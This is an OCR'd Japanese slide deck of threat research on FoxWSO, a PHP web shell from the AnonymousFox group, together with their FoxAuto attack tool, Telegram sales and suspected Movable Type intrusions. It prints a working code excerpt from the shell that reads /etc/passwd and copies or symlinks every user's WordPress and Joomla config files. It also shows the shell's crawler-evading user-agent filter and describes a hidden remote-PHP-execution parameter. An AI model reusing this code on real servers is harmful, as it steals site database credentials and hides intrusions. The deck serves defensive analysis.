
FoxWSO機能解析(抜粋)③

- Config Grabber
  - WordPressやZencart, PrestaShopなど多種のコンフィグファイルを抽出

```
if (file_get_contents('/etc/passwd')) {
    @mkdir('Fox-C', 0755);
    file_put_contents('Fox-C/.htaccess', $L99Bt);
    $GFQLS = file_get_contents('/etc/passwd');
    $GFQLS = explode('\n', $GFQLS);
    foreach ($GFQLS as $Zbm8d) {
        $J1t0Y = explode(':', $Zbm8d);
        $ZqHpX = $J1t0Y[0x5];
        $r_U_M = $J1t0Y[0];
        ihUyem('cp ' . $ZqHpX . '/httpdocs/configuration.php Fox-C/' . $r_U_M . '-joomla.txt');
        ihUyem('cp ' . $ZqHpX . '/httpdocs/wp-config.php Fox-C/' . $r_U_M . '-wordpress.txt');
        ihUyem('ln -s ' . $ZqHpX . '/httpdocs/configuration.php Fox-C/' . $r_U_M . '-joomla.txt');
        ihUyem('ln -s ' . $ZqHpX . '/httpdocs/joomla/configuration.php Fox-C/' . $r_U_M . '-joomla-joomla.txt');
        ihUyem('ln -s ' . $ZqHpX . '/httpdocs/new/configuration.php Fox-C/' . $r_U_M . '-joomla-new.txt');
        ihUyem('ln -s ' . $ZqHpX . '/httpdocs/old/configuration.php Fox-C/' . $r_U_M . '-joomla-old.txt');
        ihUyem('ln -s ' . $ZqHpX . '/httpdocs/web/configuration.php Fox-C/' . $r_U_M . '-joomla-web.txt');
        ihUyem('ln -s ' . $ZqHpX . '/httpdocs/portal/configuration.php Fox-C/' . $r_U_M . '-joomla-portal.txt');
        ihUyem('ln -s ' . $ZqHpX . '/httpdocs/site/configuration.php Fox-C/' . $r_U_M . '-joomla-site.txt');
```

FoxWSO機能解析(抜粋)④

- Create Mailer
  - ランダムなパスワードを設定したleafmailer2.8を設置
  - Leaf PHPMailerはスパムメールなどのばら撒きに使用されるWebメーラ



FoxWSO機能解析(抜粋)⑤

- クローラやbotなどによるアクセスを拒否
  - archive.org_botやcurlなど

```
if (preg_match('/bot|crawl|rogerbot|mj12bot|semrush|ahrefsbot|AhrefsBot|archive.org_bot|
gigabot|gigabot|curl|dataprovider|search|get|spider|find|java|majesticsEO|google|yahoo|
teoma|contaxe|yandex|libwww-perl|facebookexternalhit/i', $_SERVER['HTTP_USER_AGENT'])) {
    exit;
}
```

- コード中にのみ存在する機能
  - GETパラメータに”watchx”をセットした場合
    - 実行環境の情報を出力
  - GETパラメータに”php”をセットした場合
    - 値で指定されたURLのコンテンツを取得し、phpコードとして実行
    - FoxAutoと連携するための機能である可能性

FoxWSO考察 - 実装面

- GUIはWSO2.x系ベースに見受けられる
  - デフォルトのテーマカラー、FilesMan左下のプルダウンなど

- 一方で実装はWSO4.x.x系ベースに見受けられる
  - @set_magic_quotes_runtime(0);手前のif文がある → 4.x.x系の特徴


```
if (PHP_VERSION_ID < 70000)
    @set_magic_quotes_runtime(0);
```

  - C言語版バックコネクト用コード(back_connect_c)がある → 4.x.x系の特徴
  - POSTパラメータ(a, c, p1, p2, p3)暗号化がある → 4.x.x系の特徴
  - Anonymizer(匿名プロキシ機能)が実装されていない → 5.x.x系ではない

- SQL関連の機能はAdminerに完全依存
  - SqlボタンとAdminerボタンを押したときの挙動は同一


FoxWSO考察 - 悪用の実績

- VirusTotalでの初回観測は2021年8月
  - 海外からの提出履歴あり → Movable Type以外でも悪用されていた可能性
  - 1月4日の再スキャン以降特定ベンダ製品で検知するように



FoxWSO考察 - 開発者について

- 脆弱なホストやツールを販売していることを示唆する表記




これらのツールはAnonymousFoxという組織によって開発されている

AnonymousFoxについて

- 教育目的をうたいつつ侵害ツールの配布を行っている組織
  - .com/.net/.infoドメイン直下にWebサイトあり
  - anonymousfoxを含むドメインを多数所有

- 配布しているツール
  - FoxAuto V6+
  - FoxWSO V1.2

- ツールはTelegramで配布されている
  - Telegramのチャンネル開設は2021/02
  - SOCにて“FoxAutoV4”を含む攻撃通信を2020/06に検知
    →実際の活動開始はさらに過去と推定



Telegramで共有されている成果物・情報 - FoxAuto

- FoxAuto V6+
  - Python製の攻撃スクリプト
    - 複数の脆弱性を狙ってWebShell等をアップロード
    - 既存のバックドアの悪用
    - 設定ファイルやメールアドレス等の窃取
  - Imgur, Gyazoにスクリーンショットを投稿する機能がある
    - 侵害の証跡を記録するため
    - APIトークンもハードコードされている(難読化あり)
  - 攻撃用バックドアファイルなどの取得先ホストが複数存在
    - 別ホストに設定ファイルがあり、それを参照している
    - バージョン確認機能あり
  - 軽微な難読化あり
    - APIトークンや設定ファイルのURLなどが対象


Telegramで共有されている成果物・情報 - その他

- 攻撃ツールの販売
  - Fox RSF v1
  - Fox Ex v1
  - Fox-CGI v1

  →営利目的であることの裏付け


- X7ReverseIPLookup.py
  - IPアドレスからドメイン名を逆引き
  - Omnisint LabsのReverse DNS Lookup APIを使用

- ドメインのリスト
- 侵害ホストの認証情報など




Movable Typeの脆弱性を標的としたことの示唆①

- 2021/11/12に日本のホストを多数侵害したことを示唆する発言
  - Movable Typeを狙った攻撃に積極的に関与していた疑いが強い



Movable Typeの脆弱性を標的としたことの示唆②

- 2021/11/21にFox-CGIと呼ばれる攻撃ツールの開発に関する投稿
  - Movable Typeの脆弱性を狙った攻撃スクリプトである可能性が高い
  - 0day Exploitであるとうたっているが真偽は不明
    ※当時脆弱性の修正が不十分だった(12/16に修正)



